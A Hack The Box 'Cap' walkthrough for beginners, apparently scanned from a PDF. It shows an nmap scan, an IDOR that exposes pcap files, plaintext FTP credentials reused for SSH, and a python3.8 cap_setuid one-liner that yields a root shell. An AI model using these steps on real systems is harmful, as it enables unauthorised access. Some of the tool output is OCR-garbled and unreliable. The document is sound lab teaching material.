# Hack The Box: Cap Write-Up

Here is the write-up for "Cap" CTF on HTB platform. Cap is an easy difficulty Linux machine running an HTTP server thus allowing users to capture the non-encrypted traffic.

First of all, let's add the target machine IP address to /etc/hosts file.

```
echo '10.10.10.245 cap.htb' >> /etc/hosts
```

The next step will be Nmap scan to scan Ports, Services, Versions the web application are using. Let's add the results into a "nmap.txt" file.

```
nmap - p - -sC -sV 10.10.10.245 > nmap.txt
```

After inspection of the nmap results file:

```
Nmap scan report for cap.htb (10.10.10.245)
Host is up (0.093s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
22/tcp open ssh OpenSSH 8.2p
                   OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
    3072 fa80a9b2ca3b8869a4289e390d27d575 (RSA)
    256 96d8f8e3e8f77136c549d59db6a4c90c (ECDSA)
   256 3fd0ff91eb3bf6e19f2e8ddeb3deb218 (ED25519)
80/tcp open http
                  gunicorn
| http-server-header: gunicorn
| fingerprint-strings:
| FourOhFourRequest:
HTTP/1.0 404 NOT FOUND
    Server: gunicorn
Date: Sun, 17 Dec 2023 16:01:13 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 232
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>404 Not Found</title>
<h1>Not Found</h1>
     The requested URL was not found on the server. If you entered the
URL manually please check your spelling and try again.
| GetRequest:
     HTTP/1.0 200 OK
Server: gunicorn
Date: Sun, 17 Dec 2023 16:01:08 GMT
Connection: close
    Content-Type: text/html; charset=utf-8
    Content-Length: 19386
     <!DOCTYPE html>
     <html class="no-js" lang="en">
     <meta charset="utf-8">
      <meta http-equiv="x-ua-compatible" content="ie=edge">
```

```
<title>Security Dashboard</title>
     <meta name="viewport" content="width=device-width, initial-scale=1">
     <link rel="shortcut icon" type="image/png"</pre>
href="/static/images/icon/favicon.ico">
     <link rel="stylesheet" href="/static/css/bootstrap.min.css">
     <link rel="stylesheet" href="/static/css/font-awesome.min.css">
     <link rel="stylesheet" href="/static/css/themify-icons.css">
     <link rel="stylesheet" href="/static/css/metisMenu.css">
     <link rel="stylesheet" href="/static/css/owl.carousel.min.css">
     <link rel="stylesheet" href="/static/css/slicknav.min.css">
     <!-- amchar
   HTTPOptions:
1
    HTTP/1.0 200 OK
     Server: qunicorn
1
Date: Sun, 17 Dec 2023 16:01:08 GMT
    Connection: close
1
    Content-Type: text/html; charset=utf-8
Allow: GET, OPTIONS, HEAD
Content-Length: 0
RTSPRequest:
HTTP/1.1 400 Bad Request
Connection: close
Content-Type: text/html
Content-Length: 196
<html>
<head>
<title>Bad Request</title>
</head>
    <body>
     <h1>Bad Request</h1>
    Invalid HTTP Version & #x27; Invalid HTTP Version:
'RTSP/1.0''
    </body>
     </html>
| http-title: Security Dashboard
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service:
SF-Port80-TCP:V=7.93%I=7%D=12/17%Time=657F1B42%P=x86 64-pc-linux-qnu%r(Get
SF:Request, 2F4C, "HTTP/1\.0\x20200\x200K\r\nServer:\x\overline{2}0qunicorn\r\nDate:\x2
SF:0Sun, x2017x20Decx202023x2016:01:08x20GMT\r\nconnection:x20close\r
SF:\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x2019
SF:386\r\n\r\n<!DOCTYPE\x20html>\n<html\x20class=\"no-js\"\x20lang=\"en\">
SF:20<meta\x20http-equiv=\"x-ua-compatible\"\x20content=\"ie=edge\">\n\x20
SF:\x20name=\"viewport\"\x20content=\"width=device-width,\x20initial-scale
SF:=1">\n\x20\x20\x20\x20<link\x20rel=\"shortcut\x20icon\\"\x20type=\"imag
SF:e/png\\"\x20href=\\"/static/images/icon/favicon\\.ico\\">\n\\x20\\x20\\x20\\x20
SF:<link\x20rel=\"stylesheet\"\x20href=\"/static/css/bootstrap\.min\.css\"
SF:20<link\x20rel=\"stylesheet\"\x20href=\"/static/css/owl\.carousel\.min\
SF:.css\">\n\x20\x20\x20\x20\x20\rel=\"stylesheet\"\x20href=\"/static/
SF:ns,B3, "HTTP/1\.0\x20200\x200K\r\nServer:\x20gunicorn\r\nDate:\x20Sun,\x
SF:2017\\ \times 20Dec\\ \times 202023\\ \times 2016:01:08\\ \times 20GMT\\ \\ r\\ nConnection:\\ \times 20close\\ \\ r\\ nConteger
SF:nt-Type:\x20text/html;\x20charset=utf-8\r\nAllow:\x20GET,\x20OPTIONS,\x
SF:20HEAD\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest,121,"HTTP/1\.1\x
```

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 139.71 seconds


### So, this machine has 3 open ports:

21- FTP

22-SSH


**80-HTTP** 

#### Let's start with port 80:



cap.htb

There is security dashboard with pcap file download that includes non-encrypted network traffic.



pcap file download

In the URL there is direct object on data directory.

## htttp://cap.htb/data/1

After I replaced the number with another number, I got another data information about the packets which there is IDOR. Those numbers are different pcap files, so after checking how many files there are, the results were 4 files. With changing the value to 0, 1, 2, we got those 3 different files. When changing the value to number 3 and above that, the app leads us back to the home dashboard. Let's inspect all those 3 files with WIRESHARK.

#### /// Educational anecdote ///

Generally, this is an IDOR vulnerability cause we got access to security dashboard of one of the regular user that his name is Nathan. This account actually gets an access to network traffic of other users (every file gives information about different IP'S).

Let's inspect file "0.pcap"

```
192.168.196.16 TCP
192.168.196.16 FTP
192.168.196.1 TCP
192.168.196.1 TCP
192.168.196.1 TCP
192.168.196.1 TCP
192.168.196.1 FTP
192.168.196.1 TCP
192.168.196.1 TCP
192.168.196.16 TCP
192.168.196.16 TCP
192.168.196.1 TCP
193.168.196.1 TCP
193.168.196.1 TCP
194.168.196.1 TCP
195.168.196.1 TCP
195.168.196.1 TCP
196.21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
```

FTP credentials

There is FTP server connection of the user nathan with those plain text credentials cause FTP is not encrypted.

I tried to make the connection with the credentials.

```
-(root®kali)-[/home/.../Desktop/CTF/HTB/cap]
 -# ftp nathan@10.10.10.245
Connected to 10.10.10.245.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||10458|)
150 Here comes the directory listing.
         - 1 1001
                         1001
                                        33 Dec 17 15:28 user.txt
226 Directory send OK.
ftp> get user.txt
```

user.txt

user.txt is in our hands.

The next step is trying to connect with SSH and escalate our privileges.

Those credentials are used also to connect with SSH.

```
t@kali)-[/home/kali]
    ssh nathan@10.10.10.245
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86 64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage
                   https://ubuntu.com/advantage
 * Support:
 System information as of Sun Dec 17 17:37:28 UTC 2023
  System load:
                          0.05
 Usage of /:
                          36.6% of 8.73GB
 Memory usage:
                          33%
 Swap usage:
                          0%
  Processes:
                          225
 Users logged in:
                          0
  IPv4 address for eth0: 10.10.10.245
  IPv6 address for eth0: dead:beef::250:56ff:feb9:ccba
```

After the connection, I uploaded lineas.sh to the machine getting a way to do my privesc.

```
Files with capabilities (limited to 50):

/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+eip

/usr/bin/ping = cap_net_raw+ep

/usr/bin/traceroute6.iputils = cap_net_raw+ep

/usr/bin/mtr-packet = cap_net_raw+ep

/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-p
```

linpeas results

Linpeas found a way to to that, with the binary of python.

Time for gtfobins:

# **GTFOBins**

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured...

gtfobins.github.io

```
python3.8 -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

Whoami?

```
# whoami
root
# cat /root/root.txt
```

root,txt

I'm happy to write those walkthroughs to help beginners to do their first step in cybersecurity field and being better ethical hackers.